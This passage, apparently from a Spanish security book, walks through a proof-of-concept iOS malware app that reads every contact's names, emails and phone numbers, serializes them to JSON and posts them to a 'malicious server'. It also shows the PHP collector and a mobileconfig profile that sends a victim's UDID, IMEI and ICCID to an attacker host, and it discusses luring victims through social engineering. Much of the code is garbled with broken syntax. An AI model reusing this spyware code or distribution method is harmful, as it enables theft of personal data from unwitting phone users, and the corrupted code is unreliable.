El segundo paso, es comenzar a escribir el código de nuestra aplicación iOS, que acceda a la agenda de contactos, y para ello, lo primero será comprobar si el usuario ha concedido permiso a la aplicación para acceder a la agenda. Esto tan solo ocurre desde iOS 6 que ha sido cuando *Apple* ha incrementado la granularidad, en el control que los usuarios tienen sobre los permisos que conceden las aplicaciones que instalan, de manera que se solicita permiso al usuario, cuando la *app* intenta acceder a los contactos.

Lo que se aprecia en la siguiente captura.



Imagen 07.11 Solicitud de autorización de una app iOS para acceder a los contactos

Esto no está nada mal para la tranquilidad de los usuarios, y más teniendo en cuenta los casos de robos de datos que se han presentado anteriormente. Pero a la hora de *hackear* o robar datos, a veces se complica, ya que si el código del *malware* o troyano intenta acceder a la agenda de contactos, se solicitará al usuario autorización para dicho acceso, aunque solamente en caso de que tenga instalado iOS 6.

Y ahora el momento de ver el código que chequea si el usuario ha concedido permiso a la aplicación para acceder a la agenda de contactos:

```
- (void) scanAB {
    // Request authorization to Address Book
    //ABAddressBookRef addressBook = ABAddressBookCreate(); // Deprecated!!
    ABAddressBookRef addressBookRef = ABAddressBookCreateWithOptions(NULL, NULL); // New syntax in iOS6

    if (ABAddressBookGetAuthorizationStatus() == kABAuthorizationStatusNotDetermined) {
        ABAddressBookRequestAccessWithCompletion(addressBookRef, ^(bool granted, CFErrorRef error) {
            // If status is access has been granted.
            NSLog(@"First time access has been granted");
            [self readAddressBook:addressBookRef];
        });
    }
    else if (ABAddressBookGetAuthorizationStatus() == kABAuthorizationStatusAuthorized) {
        // The user has previously given access.
        NSLog(@"Status Authorized!!!");
        [self readAddressBook:addressBookRef];
    }
    else if (ABAddressBookGetAuthorizationStatus() == kABAuthorizationStatusDenied) {
        // ...
        NSLog(@"Status Denied!!");
    }
    else if (ABAddressBookGetAuthorizationStatus() == kABAuthorizationStatusRestricted) {
        // ...
        NSLog(@"Status Restricted!!!");
    }
    else {
        // The user has previously denied access
        // So it is recommended using user to change privacy setting in settings app
        NSLog(@"Access to AddressBook has been denied for this app. Go to General settings to change privacy settings");
    }
}
```

Imagen 07.12 Código para chequear si el usuario ha concedido permiso a la app

En iOS 6 ha habido a guisa de cambio y se ha quedado obsoleto algún método, pero el funcionamiento sigue siendo prácticamente igual. Sin entrar mucho en detalles, el código está cribando todos los posibles estados de permisos en que se encuentra la aplicación, y en caso de que se haya autorizado, entonces se hace una llamada a otro método llamado *readAddressBook*, que es el que realmente lee los datos de los contactos. A este método se le pasa la referencia a la agenda de contactos, creada en la primera línea de código de este método. A continuación se presenta el código de dicho método.

```

- (void) readAddressBook: (ABAddressBookRef)addressBook {

    NSLog(@"*****");
    NSLog(@"Reading Address Book...");
    NSLog(@"\n");

    // Initializations...
    NSInteger i;
    NSInteger j;
    NSInteger k;
    NSMutableDictionary *addressBookDict = [NSMutableDictionary alloc] init;
    NSMutableArray *addressBookArray;

    // Starting to extract data from ab.
    NSArray *people = [ABAddressBookCopyArrayOfAllPeople(addressBook),

    if ( people==nil )
    {
        NSLog(@"There's no contacts in address book to scan! ",
        CFRelease(addressBook));
        return;
    }

    for ( i=0; i<[people count]; i++ )
    {
        addressBookArray = [[NSMutableArray alloc] init];

        ABRecordRef person = (ABRecordRef)[people objectAtIndex:i];

        NSLog(@"-----PHONE ENTRY: ");

        // First Name.
        NSString *firstname = [NSString stringWithFormat:@"%s",
        NSLog(@"First name: %s", firstname);
        if (firstname != nil) {
            [addressBookArray addObject:firstname];
        }
        [firstname release];

        // Last Name.
        NSString *lastname = [NSString stringWithFormat:@"%s",
        NSLog(@"Last name: %s", lastname);
        if (lastname != nil) {
            [addressBookArray addObject:lastname];
        }
        [lastname release];

        // Emails.
        NSString *emails = [NSString stringWithFormat:@"%s",
        CFIndex emailsCount = ABMultiValueGetCount( emails );

        for ( j=0; j<emailsCount; j++ ) {
            CFStringRef emailValue = ABMultiValueCopyValueAtIndex( emails, j);
            NSLog(@"Email: %s",emailValue);
            if (emailValue != nil) {
                [addressBookArray addObject:[NSString stringWithFormat:@"%s",
            CFRelease(emailValue);
        }
    }
}

```

Imagen 7-13: Primera parte del cuerpo del método *readAddressBook* que lee la agenda de contactos

```

// Phone Numbers.
ABMutableValueRef phoneNumbers = ABRecordCopyValue(person, kABPersonPhoneProperty);
CFIndex phoneNumbersCount = ABMutableValueGetCount( phoneNumbers );

for ( k=0; k<phoneNumbersCount; k++ )
{
    CFStringRef phoneNumberLabel = ABMutableValueCopyLabelAtIndex( phoneNumbers, k );
    CFStringRef phoneNumberValue = ABMutableValueCopyValueAtIndex( phoneNumbers, k );
    CFStringRef phoneNumberLocalizedLabel = ABAddressBookCopyLocalizedLabel( phoneNumberLabel );
    to 'mobile'

    // Find the numbers of one person.
    NSString *completePhone = [ [ NSString]phoneNumberLocalizedLabel stringByAppendingString:@" "]
                               stringByAppendingString:[NSString]phoneNumberValue];
    NSLog(@"Complete phone: %@",completePhone);
    if (completePhone != nil) {
        [addressBookArray addObject:completePhone];
    }
    CFRelease(phoneNumberLocalizedLabel);
    CFRelease(phoneNumberLabel);
    CFRelease(phoneNumberValue);
}
NSLog(@"\n");

// Add array with addressbook data to the dictionary, with iterator as key.
[addressBookDict setObject:addressBookArray forKey:[NSString stringWithFormat:@"%i",i]];

// Release array, in order to clean for next iteration.
addressBookArray = nil;
[addressBookArray release];
}

[person release];
CFRelease(addressBook);

NSLog(@"\n");
NSLog(@"\n");

//NSLog(@"Imprimiendo array address book: %@",addressBookArray);
NSLog(@"Imprimiendo dictionary address book: %@",addressBookDict);

// Parse dictionary to json data, in order to prepare data to send it.
NSData *jsonData = [self parsearDiccionarioContactos:JSON addressBookDict];

// Invoke method to send data to server.
[self sendData:jsonData];
}

```

Imagen 7.14 Segunda parte del código del método `readAddressBook` que lee la agenda de contactos

El código comienza inicializando las variables requeridas, y creando una instancia en la que se almacena una copia de toda la agenda de contactos, que posteriormente y con bucles *for*, se irá recorriendo y se irán volcando los datos deseados. En este caso, para cada entrada en la agenda, se han extraído el nombre, el apellido, todos los *emails* asociados a una persona, y todos sus teléfonos. Se podrían haber extraído más datos, pero como prueba de concepto se considera suficiente.

Durante la extracción de los datos, se comprueba la existencia de cada campo, es decir, que sea distinto de *nil*, y en ese caso, se almacena el dato en un diccionario, ya que luego habrá que pasar los datos al formato JSON para su posterior envío al servidor malicioso, y es que este formato proporciona facilidad a la hora de manejar los datos, y rapidez a la hora de transmitirlos.

Durante el código, existen varias líneas que utilizan *NSLog*, para ir mostrando por consola los resultados. Evidentemente estos *logs* son para mostrar los resultados de la POC, pero se podrían

eliminar en un caso real. Los resultados por consola, muestran que los datos de la agenda se están extrayendo correctamente, tal y como se puede apreciar a continuación:

```

2013-01-11 10:24:46.727 164 matware[996:c07] Status Authorized!!
2013-01-11 10:24:46.729 164 matware[996:c07] *****
2013-01-11 10:24:46.730 164 matware[996:c07] Reading Address Book...
2013-01-11 10:24:46.732 164 matware[996:c07] -----PHONE ENTRY
2013-01-11 10:24:46.733 164 matware[996:c07] First name: Kate
2013-01-11 10:24:46.734 164 matware[996:c07] Last name: Bell
2013-01-11 10:24:46.735 164 matware[996:c07] Email: kate-bell@mac.com
2013-01-11 10:24:46.736 164 matware[996:c07] Email: www.creativeconsulting-inc.com
2013-01-11 10:24:46.765 164 matware[996:c07] Complete phone: mobile->(555, 564-8583)
2013-01-11 10:24:46.766 164 matware[996:c07] Complete phone: min->(415) 555-3885
2013-01-11 10:24:46.768 164 matware[996:c07] -----PHONE ENTRY
2013-01-11 10:24:46.769 164 matware[996:c07] First name: Daniel
2013-01-11 10:24:46.770 164 matware[996:c07] Last name: Higgins
2013-01-11 10:24:46.771 164 matware[996:c07] Email: d-higgins@mac.com
2013-01-11 10:24:46.772 164 matware[996:c07] Complete phone: home->(555-478-7672)
2013-01-11 10:24:46.772 164 matware[996:c07] Complete phone: mobile->(408) 439-5270
2013-01-11 10:24:46.773 164 matware[996:c07] Complete phone: home fax->(408) 555-3514
2013-01-11 10:24:46.773 164 matware[996:c07] -----PHONE ENTRY
2013-01-11 10:24:46.774 164 matware[996:c07] First name: John
2013-01-11 10:24:46.775 164 matware[996:c07] Last name: Applesmed
2013-01-11 10:24:46.776 164 matware[996:c07] Email: John.Applesmed@mac.com
2013-01-11 10:24:46.776 164 matware[996:c07] Complete phone: mobile->(988-555-5512)
2013-01-11 10:24:46.777 164 matware[996:c07] Complete phone: home->(888) 555-1212
2013-01-11 10:24:46.777 164 matware[996:c07] -----PHONE ENTRY
2013-01-11 10:24:46.778 164 matware[996:c07] First name: Anna
2013-01-11 10:24:46.779 164 matware[996:c07] Last name: Haro
2013-01-11 10:24:46.779 164 matware[996:c07] Email: anna.haro@mac.com
2013-01-11 10:24:46.780 164 matware[996:c07] Complete phone: home->(555-922-8243)
2013-01-11 10:24:46.781 164 matware[996:c07] -----PHONE ENTRY
2013-01-11 10:24:46.782 164 matware[996:c07] First name: Hank
2013-01-11 10:24:46.782 164 matware[996:c07] Last name: Zerkoff
2013-01-11 10:24:46.783 164 matware[996:c07] Email: hank.zerkoff@mac.com
2013-01-11 10:24:46.783 164 matware[996:c07] Complete phone: work->(555) 766-4923
2013-01-11 10:24:46.784 164 matware[996:c07] Complete phone: other->(707) 555-1854
2013-01-11 10:24:46.784 164 matware[996:c07] -----PHONE ENTRY
2013-01-11 10:24:46.785 164 matware[996:c07] First name: David
2013-01-11 10:24:46.786 164 matware[996:c07] Last name: Taylor
2013-01-11 10:24:46.786 164 matware[996:c07] Complete phone: home->(555-618-6679)
2013-01-11 10:24:46.787 164 matware[996:c07] -----
2013-01-11 10:24:46.789 164 matware[996:c07] *****
2013-01-11 10:24:46.790 164 matware[996:c07]

```

Imagen 17-15 Logs de la app en el que se muestra la extracción de los datos de la agenda

Decir que los datos mostrados en la captura anterior, han sido extraídos de un *iPhone Simulator*, por que no son reales, pero se ha hecho la prueba y funciona correctamente con un dispositivo real, extrayendo todos los datos de los contactos, que por razones obvias no se presentan aquí.

A final de este metodo, hay un par de líneas de código, que son las que convierten los datos en JSON los envían al servidor, invocando a un par de metodos propios, que implementan dichas tareas y se presentan a continuación en más detalle.

Envío al server

Para enviar los datos al servidor malicioso y que este almacene ya sea en fichero o en base de datos, los datos extraídos de la agenda de contactos, asociados a los identificadores únicos, para

saber en todo momento de qué dispositivo se ha robado cada agenda de contactos, lo primero será convertir los datos a JSON.

Para ello se hará uso de alguna de las clases que proporciona el SDK de iOS para trabajar con dicho formato, como es *NSJSONSerialization* como se aprecia en la siguiente figura.

```
# pragma mark - json method:
- (NSData *) parseaDiccionarioEnDatosJSON: (NSDictionary *)diccionarioJSON
{
    // Se crea una vble para controlar los posibles errores.
    AutoreleasingNSError error = nil;

    NSData *jsonData = [NSJSONSerialization dataWithJSONObject:diccionarioJSON options:kNilOptions error:&error];
    if (error != nil) {
        error = nil;
        return nil;
    }
    error = nil;
    return jsonData;
}
```

Imagen 07-16: Código del método que convierte los datos de diccionario a JSON.

Este método simplemente recoge por parámetro un diccionario con datos, y lo devuelve serializado en formato JSON, además almacenado en una estructura de tipo *NSData*, perfecto para transmitirlo por la red. Los datos que almacena el diccionario son arrays con el conjunto de datos de cada contacto, a los que se accede por llave, que en este caso es simplemente un número que actúa a modo de índice.

A continuación se muestra el aspecto que tiene el diccionario de datos, antes de transformarlo a JSON:

```
2013-01-11 12:38:10.548 i64_network[2472.c07] Imprimiendo dictionary address book: {
    0 = {
        Kate,
        Bell,
        "kato-bell@mac.com",
        "www.creative-consulting-inc.com",
        "mobile->(555) 564-8583",
        "main->(415) 555-3695"
    },
    1 = {
        Daniel,
        Higgins,
        "d-higgins@mac.com",
        "home->555-478-7672",
        "mobile->(408) 439-5270",
        "home fax->(408) 555-3514"
    },
    2 = {
        John,
        Appleseed,
        "John-Appleseed@mac.com",
        "mobile->888-555-5512",
        "home->888-555-1212"
    }
};
```

Imagen 07-17: Aspecto de los datos antes de convertirlos a formato JSON. (Parte 1).

```

3 = {
    Anna,
    Hero,
    "anna-haro@mac.com",
    "home->555-522-8243"
};
4 = {
    Hank,
    Zakroff,
    "hank-zakroff@mac.com",
    "work->(555) 765-4823",
    "other->(707) 555-1854"
};
5 = {
    David,
    Taylor,
    "home->555-618-6679"
};
}

```

Imagen 07-7 Aspecto de los datos antes de convertirse a formato JSON (Parte 2).

Cuando se ha ejecutado el método que serializa y transforma los datos a JSON, estos se almacenan en una estructura *NSData*, los datos adquieren el aspecto que se muestra en la siguiente captura.

```

2613-01-11 13.51.43.979 i6@malware[2023:c07] Probando valor de jsonData: <7b233322 3a5b2241 6a6a6122
2c224061 726f222c 22616a6e 612d6861 726a486d 61832a63 6f6d222c 22888f6a 652d3a35 35352d35 32322d38 32343322
5d2c2231 223a5b22 44616a69 656c222c 22486967 67696a73 22ac2264 2d658967 67696a73 686d6163 2a636f6d 222c2268
6f6d652d 3a353535 2d343738 2d373637 32222c22 6a6f6269 6c652d3e 28343838 29203433 392d3532 3730222c 22686f6d
65206663 782d3a28 34383829 28353535 2d333531 34225d2c 2234223a 5b224861 6a6b222c 223a616b 726f6866 222c2268
616a6b2d 7a616b72 6f666640 6861632e 636f6d22 2c22776f 726b2d3e 28353535 29203736 362d3438 3233222c 226f7468
65722d3e 28373037 29203535 352d3136 3534225d 2c223222 3a5b224a 6f686a22 2c224178 706c6573 65656422 2c224a6f
688a2d41 70708c65 73656964 496d6163 2e636f6d 222c226d 6f62676e 652d3e38 38382d35 35352d35 35313222 2c22686f
6a652d3e 3838382d 3535352d 31323132 225d2c22 38223a5b 224b6174 65222c22 42656e6e 222c226b 6174652d 62656c6c
406d6163 2a636f6d 222c2277 77772e63 72636174 6976852d 636f6a73 756c7468 6a672d6f 6a632e63 6f6d222c 226d6f62
696c652d 3a283535 35292835 36342d38 35383322 2c226d63 696a2d3e 28343135 29203535 382d3336 3935225d 2c22352d
3a5b2244 61766964 222c2254 61796c6f 72222c22 686f6d65 2d3a3535 332d3631 392d3636 3738223d 7d>

```

Imagen 07.18: Datos preparados para enviar al servidor malicioso.

Una vez que se tienen los datos en el formato correcto para su envío, se invoca a otro método al que se le pasan dichos datos por parámetro, y es este método el que establece una conexión con el servidor y envía los datos. En la imagen 06.19 de la página siguiente se muestra el código del método de envío, llamado *sendData*.

Este método crea una conexión con el servidor remoto malicioso, que en este caso, y como prueba de concepto, es la propia máquina en la que se está desarrollando la POC, que es un *MacBook Pro*, en el que está instalado el entorno de desarrollo iOS (*Xcode*), y un servidor *MAMP Pro* para alojar la aplicación web. Por tanto la conexión apunta a *localhost*, pero podría apuntar a la URL deseada.

Para crear la conexión existen multitud de opciones diferentes, frameworks, APIs, clases de *Apple* o de terceros, *opensource*, de pago, etcetera. En este caso se ha utilizado la clásica clase de *Apple* *NSURLConnection*, a la que basta con pasarle un *request* previamente configurado, precisamente lo que se hace es configurar los diferentes parámetros de dicho *request*, como puede ser el tipo de petición o envío (en este caso es por *POST*), concatenar los datos con el parámetro, indicar el tamaño de los datos a enviar, el tipo de codificación (*UTF-8*), etcétera.

```

- (void) sendData:(NSData *)dataToSend {

    // Create server URL.
    NSURL *myURL = [NSURL URLWithString:@"http://127.0.0.1:8080/address.php?"];

    // Create request.
    NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL:myURL
                                                                    cachePolicy:NSURLRequestUseProtocolCachePolicy
                                                                    timeoutInterval:60.0];

    // Configure request.
    [request setHTTPMethod:@"POST"];

    NSString *paramString = @"name=";
    NSString *jsonString = [NSString alloc] initWithData:dataToSend encoding:NSUTF8StringEncoding;
    NSString *postString = [paramString stringByAppendingString:jsonString];

    [request setValue:[NSString stringWithFormat:@"%d", [postString length]] forHTTPHeaderField:@"Content-length"];
    [request setHTTPBody:(postString dataUsingEncoding:NSUTF8StringEncoding)];

    // Create connector with configured request.
    NSError *connectionError = [NSError errorWithDomain:@"com.apple.Network" code:-1 userInfo:nil];
    // Start connection.
    [connection start];

    // Check if connection has been created.
    if (connection) {
        NSLog(@"Connection created successfully!!!");
    }
}

```

Imagen 07.19: Aspecto del método de envío de datos al server malicioso.

Una vez que la petición está configurada, basta con armar la conexión, pasándole dicho *request*, y a funcionar. Evidentemente se pueden implementar muchísimas cosas más, como realizar comprobación del correcto establecimiento de la conexión, o incluso recibir comunicaciones del servidor, ya que en este caso la comunicación es unidireccional. Pero se podría implementar algo nuevo más complejo, que permitiese tener cierto control sobre el dispositivo a modo troyano. En este caso y teniendo en cuenta que es una prueba de concepto, se ha implementado de la manera más sencilla posible, simplemente para demostrar que se puede hacer para *hackear* un dispositivo y robar algunos datos.

Server Side

Por último, falta por ver como es el código necesario en el servidor para que se recojan los datos enviados por el dispositivo al que se le ha instalado el *malware*. En este caso, se ha elegido como lenguaje de programación PHP, ya que como servidor se está utilizando *MySQL Pro* con su correspondiente *PHPMyAdmin*, que es *opensource*, e ideal para hacer pruebas.

El lado del servidor se ha implementado, al igual que la *app* cliente, de la manera más sencilla posible, y consiste simplemente en un fichero PHP que recoge lo que el dispositivo infectado envía, en cuanto el *malware* se ejecute y lo almacena en un fichero de texto. A continuación se muestra el código del fichero que recoge los datos, llamado *index.php*, y que como PoC, *proof of concept*, simplemente recoge y almacena los datos en un fichero:

```
<?php
echo "Esta web es para recibir agendas de contactos de ios.. ";
// POST]
$datapost = $_POST['param'];
// Write file
file_put_contents("datapost.txt", $datapost);
?>
```

Imagen 07.20 Código del servidor malicioso que recoge los datos enviados por el dispositivo iOS infectado.

El aspecto del fichero generado es el siguiente:

```
{\"3\": [\"Anna\", \"Haro\", \"anna-haro@mac.com\", \"home->555-522-8243\"],
\"1\": [\"Daniel\", \"Higgins\", \"d-higgins@mac.com\", \"home->555-478-7672\",
\"mobile->(408) 439-5270\", \"home fax->(408) 555-3514\"], \"4\": [\"Hank\",
\"Zakroff\", \"hank-zakroff@mac.com\", \"work->(555) 766-4823\", \"other->(707)
555-1854\"], \"2\": [\"John\", \"Appleseed\", \"John-Appleseed@mac.com\",
\"mobile->888-555-5512\", \"home->888-555-1212\"], \"0\": [\"Kate\", \"Bell\",
\"kate-bell@mac.com\", \"www.creative-consulting-inc.com\", \"mobile->1555)
564-8583\", \"main->(415) 555-3695\"], \"5\": [\"David\", \"Taylor\", \"home-
>555-610-6679\"]}
```

Imagen 07.21 Aspecto de los datos recibidos en el servidor malicioso

Evidentemente, en caso de querer implementar el *malware* de manera real, habría que implementar un sistema un poco más complejo que, recogiese datos enviados por diferentes dispositivos infectados, y los almacenase en lugar de en un fichero, en una base de datos. Además habría que parsear los datos JSON recibidos, y clasificarlos para organizarlos en las tablas de la base de datos, y poder realizar consultas de manera cómoda.

Distribución del malware

Creación y distribución del Perfil de Configuración que roba UDID

Para la distribución del *malware* habría que conocer el UDID de la víctima, para lo cual quizás sea necesario un poco de ingeniería social. Ahora se van a indicar varios lugares en donde se puede consultar dicha información, siempre y cuando se tenga acceso. El primer lugar en donde se puede mirar el UDID es en *iTunes*, una vez que está conectado el dispositivo. Basta con hacer clic sobre el número de serie y aparece el UDID, tal y como se aprecia en la siguiente captura:




Imagen 07.22: UDID en *iTunes*.

Además *iTunes* hace *backup*, por defecto de los dispositivos que se conectan, de manera que crea una carpeta por cada dispositivo, en donde aloja dicha copia de seguridad. La carpeta tiene de nombre el UDID de cada dispositivo, por lo que a continuación se muestran rutas del *Backup* de *iTunes* en varios sistemas operativos:

- [Windows Vista/7]: C:\Users\(\usuario)\AppData\Roaming\Apple Computer\MobileSync\Backup\
- [Windows XP]: C:\Documents and Settings\(\usuario)\Application Data\Apple Computer\MobileSync\Backup\
- [Mac OS X]: ~/Library/Application Support/MobileSync/Backup/

Por otra parte, los desarrolladores suelen gestionar los dispositivos en los que desarrollan, en *Organizer*, una aplicación dentro de, en modo de desarrollo *Xcode*. Esta opción es interesante ya que si el desarrollador, tiene los certificados de desarrollo incluidos en *Xcode*, cuando se conecta un nuevo dispositivo, aparece un botón de *Use for Development* con el que con un solo clic el dispositivo en cuestión se añadirá a los *Provisioning Profiles* de desarrollo que haya en dicho *Xcode*. De esta manera si se tiene el dispositivo sin el *passcode*, en unos segundos se podría capturar el UDID con solo pararlo con *Organizer*.




Imagen 07.23: Botón *Use for Development* en *Organizer* de *Xcode*

Además de *iTunes* y de *Xcode*, se puede consultar el UDID, así como otra información acerca de los dispositivos en la *Utilidad de Configuración de iPhone* (*iPhone Configuration Utility* o *PCU*), que es un software proporcionado por *Apple* de manera gratuita para gestionar pequeñas flotas de dispositivos (hasta 30 dispositivos) en negocios, bibliotecas o pequeñas empresas. A continuación se muestra una captura de dicha aplicación con los dispositivos asociados que tiene




Imagen 07.24: Aspecto de *PCU* con los UDID de los dispositivos asociados

En la parte de abajo de la aplicación, se puede apreciar como aparecen varias pestañas entre las que destaca la de perfiles de datos, que como se ha indicado anteriormente son los que permiten instalar *apps* en los dispositivos, y en este caso se listan todos los que hay instalados en el dispositivo conectado.

Pero todas estas formas de averiguarlo, están muy bien cuando se tiene cerca a la víctima, y se le puede quitar el dispositivo durante algunos minutos, pero en caso de que no haya acceso físico al dispositivo, la cosa se complica, así que ¿qué opciones quedan?

Todavía se puede hacer algo más para obtener el UDID sin acceso físico, y consiste en utilizar un *Perfil de Configuración* (*Configuration Profile*), de la misma manera que hace la web <http://whatismyudid.com> en la que el usuario accede a dicha web con un dispositivo iOS, descarga e instala un perfil de configuración específico, que permite que el dispositivo envíe su UDID a un servidor, y se le muestra al usuario en la propia pantalla del dispositivo iOS, como se aprecia en la captura:




Imagen 17.23 Funcionamiento de la web whatismyudid.com

¿Pero, ¿Cómo utiliza esta web los perfiles de configuración? La idea es utilizar todo el sistema de perfiles que proporciona *Apple* para implementar la gestión y despliegue a nivel corporativo de dispositivos iOS.

A continuación se muestra dicha tabla titulada *Command Listing*

Control Commands	<ul style="list-style-type: none"> • Device Lock • Erase Device • Clear Passcode
Device Queries	<ul style="list-style-type: none"> • Security Information • Installed Application List • Device Information • Certificate List • Profile List • Provisioning Profile List • Restrictions List
Device Configuration	<ul style="list-style-type: none"> • Install Profile • Remove Profile • Install Provisioning Profile • Remove Provisioning Profile
Device to Server Commands	<ul style="list-style-type: none"> • Authenticate • Token Update

Imagen 07.26: Tabla *Command Listing* con las opciones del protocolo MDM.

Una vez que se han adquirido algunas nociones básicas sobre el tema es muy fácil crear un perfil de configuración que solicite cierta información acerca de un dispositivo iOS, como pueden ser el identificador único de dispositivo o UDID, las direcciones MAC de Wi-Fi o de Bluetooth, versión del software, número de teléfono, modelo y número, número de serie, etcétera.

Para ver en detalle qué información se puede solicitar a un *iDevice* con un perfil, se puede consultar una tabla en la que aparecen todas las posibles peticiones o *queries* que se pueden realizar sobre el dispositivo. A continuación se muestra dicha tabla:

RequestType	DeviceInformation
Queries	(array of strings) "AvailableDeviceCapacity", "BluetoothMAC", "BuildVersion", "CarrierSettingsVersion", "CurrentCarrierNetwork", "CurrentMCC", "CurrentMNC", "DataRoamingEnabled", "DeviceCapacity", "DeviceName", "ICCID", "IMEI", "IsRoaming", "Model", "ModelName", "ModemFirmwareVersion", "OSVersion", "PhoneNumber", "Product", "ProductName", "SIMCarrierNetwork", "SIMMCC", "SIMMNC", "SerialNumber", "UDID", "WiFiMAC", "UDID"

Imagen 07.27: Tabla con toda la información que se puede solicitar a un dispositivo iOS con un perfil de configuración.

Una vez sentadas las bases, se da paso a mostrar el perfil de configuración que se ha creado para que cuando sea instalado en un dispositivo iOS, este envíe el identificador único de dispositivo o UDID al servidor que aloja dicho perfil. El UDID como se ha visto anteriormente es necesario, para crear un perfil de datos que permita la instalación del *malware* de la prueba de concepto, en el dispositivo víctima.

A continuación se presenta el perfil de configuración, que es un fichero con extensión *mobileconfig* creado:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>PayloadContent</key>
    <dict>
      <key>URL</key>
      <string>http://192.168.1.6:8888/retrieve.php</string>
      <key>DeviceAttributes</key>
      <array>
        <string>DID</string>
        <string>IMEI</string>
        <string>ICCID</string>
        <string>VERSION</string>
        <string>PRODUCT</string>
      </array>
    </dict>
    <key>PayloadOrganization</key>
    <string>www.informatica64.com</string>
    <key>PayloadDisplayName</key>
    <string>164 Profile Service</string>
    <key>PayloadVersion</key>
    <integer>1</integer>
    <key>PayloadUUID</key>
    <string>ignored</string>
    <key>PayloadIdentifier</key>
    <string>http://192.168.1.6:8888/retrieve.php</string>
    <key>PayloadDescription</key>
    <string>This temporary profile will be used to find and display your current device's UUID</string>
    <key>PayloadType</key>
    <string>Profile Service</string>
  </dict>
</plist>
```

Imagen 07-28. Perfil de configuración (*profile mobileconfig*) creado para solicitar el UUID a un dispositivo iOS

Este perfil ha sido creado manualmente, es decir, con cualquier editor de texto, como por ejemplo *UltraEdit*, *NotePad*, y un largo etcétera. En este perfil se solicita a un dispositivo iOS el UUID, el IMEI, el ICCID, la VERSION y el PRODUCT (un *iPhone 3GS* devuelve *iPhone2,1*), aunque en realidad únicamente es necesario conocer el UUID, se solicita más información ya que es posible hacerlo y no supone ningún trabajo adicional, y también a modo de ejemplo de posibles datos a solicitar a un dispositivo.

Una vez que se ha creado el perfil que solicita los datos deseados, habría que subirlo a alguna web para que las víctimas tuviesen fácil acceso, utilizando alguna técnica de ingeniería social, tal y como se ha comentado anteriormente, de manera que cuando la víctima instalase dicho perfil malicioso en su dispositivo iOS, los datos solicitados por dicho perfil se enviaran al servidor en donde está alojado el perfil malicioso, y se persistiesen en él de alguna manera. Para conseguir esta tarea, hay que montar algunos ficheros en el servidor malicioso.

En la imagen que se muestra a continuación es posible apreciar una captura en la que aparece la arquitectura o los diferentes ficheros que conforman la aplicación web o servidor, que mantendrán público el perfil malicioso, y recogerán los datos de las víctimas que lo instalen. Están alojados en la carpeta *htdocs*:

